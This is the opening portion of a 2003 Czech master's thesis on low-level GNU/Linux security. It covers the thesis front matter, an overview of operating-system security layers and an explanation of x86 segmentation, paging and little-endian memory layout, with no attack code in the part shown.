ČESKÉ VYSOKÉ UČENÍ TECHNICKÉ
Fakulta elektrotechnická
Katedra počítačů

DIPLOMOVÁ PRÁCE

Nízkoúrovňová bezpečnost v GNU/Linux systému

Praha, 2003 Miroslav Dobšíček

Čestné prohlášení

Prohlašuji, že jsem svou diplomovou práci vypracoval samostatně a použil jsem pouze podklady (literaturu, projekty, programové vybavení atd.) uvedené v přiloženém seznamu.

Nemám závažný důvod proti užití tohoto školního díla ve smyslu § 60 Zákona č.121/2000 Sb. , o právu autorském a o právech souvisejících s právem autorským.

Mé poděkování patří ing. Radimu Ballnerovi za obětavou pomoc se všemi těžkostmi, které mě při vzniku diplomové práce potkaly. Práce pod jeho vedením byla radostí a inspirací do dalších etap života. Děkuji.

Praze dne 17.4.2003 Miroslav Dobšíček

Zásady pro vypracování

Analyzujte pozadí útoků vedoucích k neoprávněnému převzetí správy operačního systému GNU/Linux. Zejména detailně uvažujte důsledky plynoucí z neexistující kontroly mezí polí v jazyce C s ohledem na uspořádání paměti procesu. Zjištěné poznatky ukažte na názorných příkladech. Zdrojové texty příkladů nechť jsou samostatně dostupné na CD disku v příloze diplomové práce.

Anotace

Diplomová práce analyzuje pozadí útoků na operační systém GNU/Linux. Postupně nás seznamuje s implementací chráněného adresního prostoru procesu v linuxovém jádře. Využitím chyb, které mohou vzniknout při programování v jazyce C, je možné přepsat data v paměti a spustit externí kód, který není součástí aplikace. Nutnou podmínkou úspěchu je znalost adres klíčových dat souvisejících s během procesu. V určitých případech může dokonce dojít k získání administrátorských pravomocí a ovládnutí celého operačního systému. Mezi nejčastější programátorské chyby, při psaní programů v jazyce C, patří zápis mimo meze alokované paměťové oblasti a špatné použití formátovacího řetězce u funkcí pro práci s řetězci. Nejčastěji spouštěným externím kódem je příkazový interpret. Po důkladném studiu principů a důsledků chyb při programování v jazyce C je věnován prostor možnostem omezení vzniku chyb a snižování rizik možných následků.

Annotation

This master thesis analyzes the background of attacks on operating system GNU/Linux. Sequentally we are acquinted with the implementation of protected process' address space in linux kernel. By exploiting bugs, which might have been made in programs written in C language, it is possible to overwrite data in the memory and to execute an external code. To succede in exploiting it is necessary to acquire the knowledge of addresses of critical process' data. Under special circumstances it is even possible to gain authority of system administrator and to control the whole operating system. There are two common bugs made while programming in C language. It is writing outside of the allocated memory space and a wrong usage of the format string in functions for strings manipulation. The most commonly used external code spawns a command intepreter. After a deep study of the principles and effects of the bugs has been made, we move on to the question how to minimalize the bugs occurance and how to reduce the bugs sequel risks.

Obsah

Seznam obrázků

Kapitola 1

Úvod

Počítače se staly každodenní součástí našeho života. Využívají je nejen společnosti, ale také velký počet jednotlivců. Vize z minulého století o digitálně propojené společnosti se stávají realitou, zejména v technicky vyspělých částech světa. Počítače stále více pomáhají ve všech oblastech lidské činnosti. Těžko si lze dnes představit bankovní systém či vědecký výpočet bez asistence počítače. S tím přichází i fakt, že jsme odkázáni na důvěryhodnost dat, která nám počítače předkládají a která jsme jim svěřili.

Osobní počítač PC již od svého vzniku směřoval k co největším možnostem rozšiřování a univerzálnosti. Tento trend s sebou nesl určitou koncepci otevřenosti, standardizace a jednoduchosti. Na bezpečnost dat a počítače jako celku se pohlíželo až v druhé řadě. Velkým důkazem jsou např. dodnes používané síťové protokoly jako telnet či POP. Data i hesla ověřující identitu jsou posílána v čistě textové formě a mohou být poměrně snadno zachycena nežádoucí osobou. V době návrhu pravděpodobně nikdo netušil, jaké množství informací se bude na počítači zpracovávat. Informací, které mohou znamenat moc, peníze, vědomosti i utrpení. Z problematiky spolehlivosti počítačů se postupně vyčlenil obor počítačové bezpečnosti.

Počítačová bezpečnost je obor, který se zabývá ochranou informací před neoprávněným přístupem. Započítána je ochrana před počítačovými viry, neodbornou obsluhou a zloději (např. špionáž vedená konkurenční firmou).

Cílem této diplomové práce je vysvětlit technické pozadí útoku na počítačový systém. Z části se jedná o některé důsledky návrhu operačního systému, z části o důsledky tvorby programů v jazyce C. V závěru práce jsou uvedeny možnosti omezení vzniku chyb a snižování rizik možných následků.


Jsem rád, že znalosti uvedené v této diplomové práci mohu publikovat v akademickém prostředí počítačových odborníků. Přál bych si, aby tato diplomová práce přispěla k větší osvětě a otevřenosti v počítačové bezpečnosti.

1.1 Proč GNU/Linux

V současné době jsou nejvíce rozšířeny osobní počítače s procesory řady x86 od firmy Intel a kompatibilní. Budeme se tedy věnovat bezpečnosti na této platformě. Operačním systémem bude GNU s linuxovým jádrem. Důvodů je hned několik. Systémy na bázi GNU/Linux jsou nyní velmi populární. Jedná se o otevřený software[1] s možností používání zdarma. Protože je velmi stabilní, již dlouho se používá na serverech. V poslední době došlo k prudkému nárůstu uživatelské základny a tento OS[2] se začíná používat i na kancelářské aplikace a hry. K dispozici je zdrojový kód od všech jeho částí, což nám umožní studium až do těch nejmenších detailů.

1.2 Bezpečnostní vrstvy z hlediska OS

O bezpečnosti operačního systému můžeme mluvit na úrovni jednotlivých vrstev, ze kterých se operační systém skládá. Budeme se držet nákresu vrstev podle obrázku 1.1.



Obrázek 1.1: Vrstvy operačního systému

[1] Více v odstavci 1.3 na straně 5

[2] OS – operační systém

1.2.1 Bezpečnost na uživatelské úrovni

Na vrcholu pyramidy se nachází uživatel. Uživatel s určitým cílem, zkušenostmi a očekáváním. Uživatel očekává správně nakonfigurovaný systém, kdy případná chyba na jeho straně povede vždy do konzistetního stavu, který půjde snadno předpokládat. Dále předpokládá, že program se chová přesně podle dodané dokumentace bez vedlejších účinků.

Správnou konfiguraci systému má na starosti jeho správce. Správce provádí instalaci a konfiguraci programového vybavení, nastavuje zaznamenávání určitých informací – tzv. logování a provádí audit logovaných záznamů. Dále jednotlivým uživatelům přiděluje oprávnění pro přístup k datovým souborům a programům. Správce takto vytváří bezpečnost na uživatelské úrovni.

Nutno říci, že právě tato vrstva je nejslabším článkem v počítačové bezpečnosti. Důvodem je velká závislost na lidském faktoru. Správce i uživatelé často mylně předpokládají, že o jejich data nemá nikdo zájem. Málokdo si uvědomuje, že útočník může mít mnoho různých motivů pro získání kontroly nad cizím počítačem:

Využití dat a informací – Tento cíl je nejznámější. Nejvíce se týká firemních a vládních počítačů.

Využití místa na pevném disku – Útočník může využít místo na vašem pevném disku pro skladování nelegálních kopií programového vybavení a audio či video nahrávek.

Využití výkonu procesoru – Prolomení silných šifer vyžaduje výkon mnoha počítačů. Útočníci mohou k prolomení šifry využít výkon vašeho počítače.

Využití síťového spojení – Napadený počítač může sloužit jako můstek pro další útok.

1.2.2 Bezpečnost na aplikační úrovni

Aplikaci pokládáme za bezpečnou, splňuje-li zejména dvě následující podmínky. První je tzv. vnější chování programu, které by mělo odpovídat uživatelské příručce. Častou chybou je nedokumentované odkládání dat do souboru. Druhou podmínkou bezpečnosti programu je jeho vnitřní chování – vlastní implementace. Špatná implementace může znamenat např. chybné ošetření vstupu od uživatele, které pak v důsledku povede k zápisu mimo přidělenou pamět. Může dojít k pádu programu či dokonce ke spuštění jiného programu[3].

Programátor, který vytváří aplikace, spoléhá na bezpečně implementované API (Application Programming Interface) poskytované knihovními funkcemi systému. Dále si může být jist, že jeho aplikaci vždy operační systém spustí tak, že případná chyba aplikace nepovede k poškození ostatních spuštěných procesů[4].

Z hlediska bezpečnosti programu je při programování nejčastější chybou špatné ošetření vstupu uživatele. Na druhém místě je používání knihovních funkcí, které jsou z určitého hlediska nevhodné.

[3] Více v kapitole 7 na straně 65

[4] Procesem rozumíme představu spuštěného programu s vlastním chráněným pamětovým prostorem

Posledním a velmi častým pochybením je opomenutí odstranit ladící a testovací rutiny z vývojové fáze produktu. Fatální je například ponechání rutin, které přeskočí ověření identity uživatele.

1.2.3 Bezpečnost na úrovni jádra


Bezpečnost jádra souvisí přímo se stabilitou celého systému. Chyba na této úrovni může způsobit zhroucení spuštěných procesů. V důsledku toho může vyvstat nutnost provést nový start systému. K nejzávažnějším chybám patří poškození souborového systému.

Jádro má na starosti vytvoření prostředí pro běh uživatelských programů. Znamená to, že pro každý uživatelský proces provádí ochranu jeho paměťového prostoru, umožňuje přístup k periferním zařízením přes unifikovaný virtuální souborový systém, přiděluje procesor jednotlivým procesům a poskytuje své funkce prostřednictvím systémových volání.

Na pozadí tvorby tohoto prostředí jádro komunikuje s ovladači jednotlivých zařízení, řídí stránkovanou virtuální pamět a provádí kontrolu oprávnění požadovaných akcí jednotlivých procesů.

Uživatelské procesy běží v tzv. uživatelském režimu, jádro běží v režimu jádra. Situace je načrtnuta na obrázku 1.1. Oba tyto režimy mají vlastní oddělené kódové a datové segmenty. V uživatelském režimu procesor automaticky omezuje používání privilegovaných instrukcí, jako např. přístup k I/O portům či nastavení stránkování paměti.

Aby uživatel měl možnost provést např. čtení dat z disku, jež představuje I/O operaci, musí jeho program využít systémové volání, které jádro poskytuje. Celý mechanismus funguje na myšlence provedení privilegovaných instrukcí uživatelem pouze v rámci systémových volání. Volání funkce jádra je vysvětleno na obrázku 1.2.



1. Skok do jádra a následná kontrola oprávnění
   (pro rootovské procesy se kontrola neprovádí)
2. Zjištění čísla obslužné rutiny
3. Spuštění obslužné rutiny
4. Návrat do uživatelského režimu

Obrázek 1.2: Volání funkce jádra

Před spuštěním obslužné rutiny jádro provede kontrolu oprávnění. Jako příklad si vezměme systé-

move volání open() u linuxového jádra. Zpřístupnění souboru pomocí deskriptoru souboru je podmíněno kontrolou oprávnění přístupu pro čtení nebo zápis. Vyjímku v této kontrole mají pouze procesy, které patří superuživateli (anglicky **root**) – kontrola se neprovádí[5]. Na Linuxu rozpoznáváme 3 základní přístupová práva – čtení (Read), zápis (Write) a povolení spouštění (Execute). Tato trojice práv (označována jako RWX) se udává zvlášť pro majitele souboru, danou skupinu uživatelů a zvlášť pro ostatní uživatele. Tento systém přístupových práv se označuje UGO (User Group Others).

Jiný možný způsob přístupu je založen na seznamech uživatelů a skupin k danému souboru. Označujeme jej ACL (Access Control Lists). Nejvíce je používán na operačních systémech od firmy Microsoft. Existuje i neoficiální podpora ACL pro Linux[6].

1.3 Nízkoúrovňová bezpečnost

Nízkoúrovňová bezpečnost je oblast znalostí týkající se rozhraní **uživatelské procesy – jádro OS**. Jádro vytváří pro uživatelské procesy chráněné prostředí a poskytuje své funkce prostřednictvím systémových volání. Proces je v tomto chráněném prostředí plným pánem.

Proces běžící pod identitou daného uživatele má k ostatním souborům v souborovém systému stejná přístupová práva jako sám uživatel. Nízkoúrovňová bezpečnost se zabývá možnostmi ochrany procesů, tak aby nemohlo dojít k předání svěřeného oprávnění přístupu jinému procesu. Možnosti ochrany vycházejí především z analýzy útoků.

Nejsnáze se analýza provádí u projektů s otevřeným zdrojovým kódem. Zdrojový kód v tomto případě může být vystaven důkladné kontrole. To je velmi žádoucí např. u kryptografických systémů. Otevřený kryptografický systém musí být postaven na pevných matematických základech. Samotná šifra nemůže spočívat pouze v utajené posloupnosti operací, jak by tomu mohlo být v projektech s uzavřeným zdrojovým kódem. Další výhodou otevřeného zdrojového kódu je možnost učit se z něj. Mnoho profesionálních i amatérských programátorů sleduje kvalitu zdrojového kódu pro své potěšení a možnost učit se. Ve výsledku pak otevřený zdrojový kód vychovává talentované vývojáře, kteří mohou přispět k jeho dalšímu vylepšení.

Mnoho lidí mylně a automaticky považuje projekty s otevřeným zdrojovým kódem za bezpečnější. Tato automatická implikace v žádném případě neplatí. Projekty s otevřeným zdrojovým kódem mají pouze větší potenciál směřovat k větší bezpečnosti, jsou-li pro vývojáře zajímavé. Pro ilustraci uveďme, že v současné době se chyby v projektech s uzavřeným či otevřeným kódem nalézají stejně často.

[5] Znázornění běhu běžných uživatelských procesů a procesů superuživatele v uživatelském režimu je znázorněno na obrázku 1.1 v pravé části

[6] http://www.grsecurity.net/gracldoc.htm

Kapitola 2


Osobní počítač

2.1 Von Neumannova architektura

Drtivá většina dnešních počítačů na světě je postavena a odvozena z von Neumannovy architektury. Pro naše účely jsou z této architektury důležité zejména tyto body:

- instrukce a data jsou v téže fyzické paměti a není mezi nimi rozdíl
- paměť je rozdělena na základní buňky stejné velikosti, pořadové číslo buňky má význam adresy
- program je tvořen posloupností instrukcí, které se provádějí ve stejném sledu, jako byly zapsány
- změnu pořadí vykonávání instrukcí lze vyvolat instrukcí skoku
- data i instrukce jsou v paměti uložena ve dvojkové soustavě.

Výlučné používání dvojkové soustavy z padesátých let minulého století se nám dochovala dodnes. Důvodem je vysoká obtížnost rozpoznání úrovní elektrických signálů, které představují určité logické úrovně. Při programování se používá soustava šestnáctková, jejíž hlavní výhodou je kratší zápis. Viz obrázek 2.1.



Obrázek 2.1: Převod mezi dvojkovou a šestnáctkovou soustavou

2.2 Procesory Intel řady x86

Procesory řady x86 firmy Intel jsou představitelem architektury CISC - Complex Instruction Set Computer. O komplexní a složitou instrukční sadu se opravdu jedná. Procesory řady x86 vycházejí z modelu 8086 z roku 1978 a jsou s ním kompatibilní. Kompatibility je dosahováno pomocí nových režimů jako např. virtual8086, virtual286 atd. Setkat se můžeme se značením IA[1]-32, viz [15]. Linuxové jádro běží pouze na 32 (64) bitových architekturách, které podporují stránkování. Nejstarším modelem z řady x86 splňujícím požadavky linuxového jádra je procesor 80386. Často ho označujeme zkráceným zápisem i386. Procesor i386 s FPU má přibližně 200 opkódů[2]. Většina z nich dovoluje mít různé operandy. U nových modelů je počet opkódů ještě vyšší (např. opkódy pro MMX nebo SSE2). V dalším textu se pod označením řady x86 budou rozumět pouze procesory vyšší než i386 včetně.

U procesorů řady x86 je povinné segmentování, stránkování je volitelné. Výhodou segmentování je možnost mít data a kód uložena v jiných segmentech. Toto rozdělení vede ke zvýšení bezpečnosti. Stránkování umožňuje obejít limit dostupné fyzické paměti. Vytvoří se virtuální adresní prostor, který se podle potřeby mapuje po stránkách do fyzické paměti. Tuto činnost má na starosti jednotka MMU (Memory Management Unit). Současné operační systémy segmentování nijak intenzivně nevyužívají, jedná se pouze o povinnou část adresace. Ochrana paměti stejně jako tvorba virtuální paměti se vytváří pomocí stránkování. Procesory řady x86 též mají podporu pro přepínání procesů.

Procesor se může nacházet v jednom ze tří následujících režimů:

Chráněný mód (Protected Mode) – V tomto režimu by měly pracovat všechny moderní operační systémy. Upozorněme, že např. DOS od firmy Microsoft používá reálný mód procesoru.


Procesor definuje čtyři úrovně oprávnění (privilege levels), číslované od 0 do 3. Úroveň 0 je nejvíce privilegovaná, úroveň 3 nejméně. Některé instrukce mohou být provedeny pouze na úrovni oprávnění 0. Idea těchto úrovní oprávnění spočívala ve vytvoření ochranných kruhů pro jednotlivé vrstvy operačního systému. V tomto ohledu se používá označení ring0 až ring3. Linux využívá pouze dva z těchto kruhů. V ringu0 běží jádro OS, v ringu3 běží všechny uživatelské procesy.

Součástí tohoto módu je tzv. virtuální režim 8086 umožňující spouštění aplikací psaných v reálném režimu procesoru 8086, který emuluje čistý procesot 8086.

Jak již bylo řečeno je segmentování povinnou součástí adresace. Vlastnosti jednotlivých segmentů jsou popsány deskriptorem segmentu. Deskriptory[3] obsahují mimo jiné počátek segmentu, jeho velikost, úroveň oprávnění (DPL - Descriptor Privilege Level), typ a granularitu. Organizovány jsou do tabulek o velikosti 64kB (při velikosti záznamu 8B může tabulka obsahovat až 8192 položek). Každý proces může mít svoji tabulku lokálních deskriptorů segmentů – LDT. Adresa tabulky je obsažena v registru LDTR. Pro všechny procesy dále vždy existuje globální sdílená tabulka deskriptorů segmentů – GDT. Její adresa je určena registrem GDTR. Procesor má sadu registrů, které mohou obsahovat část informací z deskriptorů segmentů. Tyto registry mají skrytou a viditelnou část. Viditelnou část označujeme termínem selektor segmentu.

[1] Intel Architecture
[2] Opkód = operační znak
[3] Struktura je uvedena na obrázku 2.9 strana 14

Často se také zjednodušeně používá termín segmentový registr pouze pro tuto viditelnou část. Více obrázek 2.2.




Obrázek 2.2: Význam jednotlivých bitů selektoru segmentu

Horních 13 bitů selektoru obsahuje index do tabulky GDT resp. LDT. Bit číslo 2 udává, jaká tabulka deskriptorů se má použít – 0=GDT, 1=LDT. Bity 1 a 0 tvoří požadovanou úroveň oprávnění – RPL (Requested Privilege Level). RPL obsažené v segmentovém registru CS nazýváme aktuální hodnotou oprávnění CPL (Current Privilege Level). Kopie CPL se nachází také v segmentovém registru SS. Hodnota 00 je nejvyšší oprávnění, hodnota 11 nejnižší. Efektivní hodnota oprávnění EPL (Effective Privilege Level) se vypočítá jako numerické maximum RPL a CPL. EPL se potom porovná s hodnotou DPL uloženou v deskriptoru segmentu. Idea CPL, RPL a DPL spočívá v následujícím pravidle: Nelze přistupovat k datovým segmentům s vyšším oprávněním, nebo provést instrukce z kódových segmentů s nižším oprávněním, než je aktuální oprávnění.

Logická adresa (tj. adresa použitá v programu) je tvořena dvojicí **selektor – offset**. Není-li povoleno stránkování, tak z logické adresy pomocí tabulky deskriptorů získáme přímo fyzickou adresu. V opačném případě hovoříme o získání lineární adresy, kterou dále dvouúrovňovým stránkovacím mechanismem převedeme na adresu fyzickou. Více na obrázku 2.3. Toto stránkování vyžaduje dva přístupy do tabulek, které jsou uloženy v operační paměti a přístup k nim může procesor zdržovat. Za účelem zrychlení tohoto mechanismu má procesor zabudovánu rychlou vyrovnávací paměť zvanou TLB (Translation Lookaside Buffer), ve které jsou uchovány posledně používané lineární adresy a k nim odpovídající adresy fyzické. Fyzická adresa adresáře stránek je umístěna v registru CR3.

V případě, že operační systém nechce používat segmentovanou paměť, stačí nastavit segmentové registry na stejný deskriptor segmentu. Operační systémy využívající segmentování mají často také některé segmentové registry nastaveny na stejný deskriptor. Příklad je na obrázku 2.4. Hodnoty platí pro uživatelský proces v linuxovém systému.

Hodnota 0x23 v registru CS binárně vypadá takto: 100011. Znamená to, že registr CS obsahuje selektor s významem: odkazuji na segment paměti definovaný čtvrtým deskriptorem v tabulce globálních deskriptorů segmentů a oprávnění přístupu mám na úrovni ring3. Hodnota 0x2b v registrech SS, DS, ES binárně vypadá takto: 101011. Význam je následující: odkaz na segment paměti definovaný pátým deskriptorem v tabulce globálních deskriptorů s požadovaným přístupem na úrovni ring3.




Obrázek 2.3: Překlad adresy v chráněném režimu procesoru s povoleným stránkováním

cs	0x23
ss	0x2b
ds	0x2b
es	0x2b
fs	0x0
gs	0x0

Obrázek 2.4: Příklad obsahu segmentových registrů na linuxovém jádře

Reálný mód (Real-address Mode) – Na procesoru Pentium umožňuje tento mód spouštět programy psané pro procesory 8086, 8088, 80186, 80188 a pro reálný mód procesorů i286, i386, i486. Pro nižší modely to platí obdobně. 32-bitový procesor v reálném módu se programátorovi jeví jako velmi rychlý procesor 8086 nebo reálný mód na i286 s rozšířenou instrukční sadou.

V tomto módu obsah segmentových registrů nemá význam selektorů odkazujících na deskriptory segmentů, ale tvoří bázi adresy. Obsah segmentového registru se vynásobí 16ti (logický posun vlevo o 4 místa) a přičte se offset (viz obrázek 2.5). Takto vznikne 20ti bitová lineární adresa. Případný bit přenosu bude uložen v příznaku CF příznakového registru EFLAGS.



Obrázek 2.5: Překlad adresy v reálném módu procesoru

Servisní mód (System Management Mode) – Mód určený pro správu šetření energie a ochranu před přehřátím. Plně použitelné až od modelu Pentium.


Základní funkční prostředí je tvořeno osmi všeobecnými 32-bitovými registry, šesti 16-bitovými segmentovými registry, registrem příznaků a registrem čítače instrukcí. Viz obrázek 2.6. Segmentové registry kromě viditelné 16b části mají ještě skrytou část, do které se kopírují potřebné informace z deskriptoru segmentu.

Na procesorech řady x86 se čísla do paměti ukládají v pořadí, které se označuje termínem **"little endian"**. Znamená to, že nejvýznamnější byty jsou umístěny na nejvyšší adresy. Příklad je uveden na obrázku 2.8. Strukturu paměti si můžeme představit podle obrázku 2.7. Adresy rostou směrem nahoru. Bity jsou očíslovány zprava doleva. Tok instrukcí je také vždy vykonáván směrem k vyšším adresám (mimo instrukci skoku).


Říkali jsme si, že mezi daty a instrukcemi není v paměti žádný rozdíl (za rozdíl lze považovat pouze to, že ne každé číslo má význam opkódu pro procesor z řady x86). Uveďme si to nyní na příkladě. Mějme na adrese 0x20[4] uloženo hexadecimální číslo 0x21204A4F4841. Tomuto číslu v desítkové soustavě odpovídá číslo 36422569379905. Je to číslo velmi velké, na jeho uložení do paměti budeme potřebovat 6B[5]. Na obrázku 2.8 vidíme, jak se toto číslo uloží do paměti. Jeho nejnižší bity jsou ukládány od adresy 0x20 a výše. Nejvýznamnější bity jsou uloženy na adrese 0x25. V assembleru bychom uložení tohoto čísla dosáhli například následujícím zápisem[6]:

```
.long 0x4A4F4841
.long 0x2120
```


[4] Prefix 0x v textu označuje čísla v hexadecimální soustavě podle konvence jazyka C
[5] 1B (byte) = 8b (bit), bit je základní jednotka informace - hodnota 0 nebo 1
[6] Zápis je platný pro AT&T syntaxi, více v odstavci 3.2.1 na straně 17



Obrázek 2.6: Základní registry procesoru z řady x86



Obrázek 2.7: Pořadí bytů a bitů



Obrázek 2.8: Uložení čísla na architekturách ”little-endian”. Všechna čísla jsou uvedena v hexadecimální soustavě.

Založme v assembleru řetězec ”AHOJ !”. Jak bude uložen v paměti? Výsledek bude shodný s obrázkem 2.8. První písmeno se uloží na nejnižší adresu. ASCII kód písmene ’A’ je 0x41. Na adrese 0x20 bude tedy hodnota 0x41. Další písmena se postupně uloží na vyšší adresy. Všechna čísla jsou uvedena v šestnáctkové soustavě.

Podívejme se nyní, jaké instrukce[7] by se vykonaly po nastavení registru EIP na adresu 0x20.

Počáteční adresa	Obsah	Instrukce
0x20	0x41	incl %ecx
0x21	0x48	decl %eax
0x22	0x4F	decl %edi
0x23	0x4A	decl %edx
0x24	0x2021	andb (%ecx), %ah

Tabulka 2.1: Disassemblace obsahu části paměti

2.3 Operační systém s linuxovým jádrem

Linuxové jádro[8] je odvozeno z jádra operačního systému UNIX. UNIX vznikl v roce 1969[9] ve firmě Bell Laboratories. Pro snazší a rychlejší programování UNIXu vznikl jazyk C. Jeho autory jsou pánové Denis Ritchie a Brian W. Kernighan. Během dvou let byl UNIX přepsán v jazyce C a v roce 1974 byly publikovány první články o UNIXu. První verze linuxového jádra byly napsané panem Linusem Torvaldsem. Vývoj probíhal na systému MINIX. Již v raných verzích bylo jádro velmi kvalitní a Richard M. Stallman, zakladatel systému GNU[10], požádal Torvaldse o publikování linuxového jádra pod licencí GPL a připojení do operačního systému GNU. GNU je rekurzivní zkratka názvu GNU’s Not UNIX. Od té doby je linuxové jádro vyvíjeno lidmi po celém světě. Jeho oficiálním správcem zůstal Linus Torvalds. Linuxové jádro splňuje většinu požadavků normy POSIX (Portable Operating System Unix).

Linuxové jádro, podle slov jeho autora, patří do kategorie monolitických jader[11]. V současné době je snaha prosazovat jádra založená na mikrokernelu. Tato jádra jsou velmi malá a obsahují pouze nejzákladnější funkce spočívající v zasílání zpráv mezi jednotlivými částmi. Další funkce jsou implementovány ve stylu ”klient-server” nad tímto mikrojádrem. Výhodou mikrojader je jejich přehlednost a snadná údržba, což v praxi znamená mnohem méně chyb a větší stabilitu. Známým a používaným mikrojádrem je například MACH[12]. Z volně šiřitelných jader je nad ním například postaveno jádro HURD[13]. Toto jádro není v současné době ještě dokončeno.

Aby linuxové jádro, i když monolitické, zůstalo co nejmenší a nejpřehlednější, zavádí systém

[7] Opět je použita syntaxe AT&T
[8] http://www.kernel.org
[9] http://cm.bell-labs.com/cm/cs/who/dmr/hist.html
[10] http://www.gnu.org
[11] http://alge.anart.no/linux/history/linux_is_obsolete.txt
[12] http://www-2.cs.cmu.edu/afs/cs/project/mach/public/www/mach.html
[13] http://www.gnu.org/software/hurd/hurd.html

vkládaných modulů, přičemž modul může obsahovat například ovladač síťové karty. Po dobu používání síťové karty se modul zavede do paměti a stane se součástí jádra. Poté se z paměti zase uvolní.

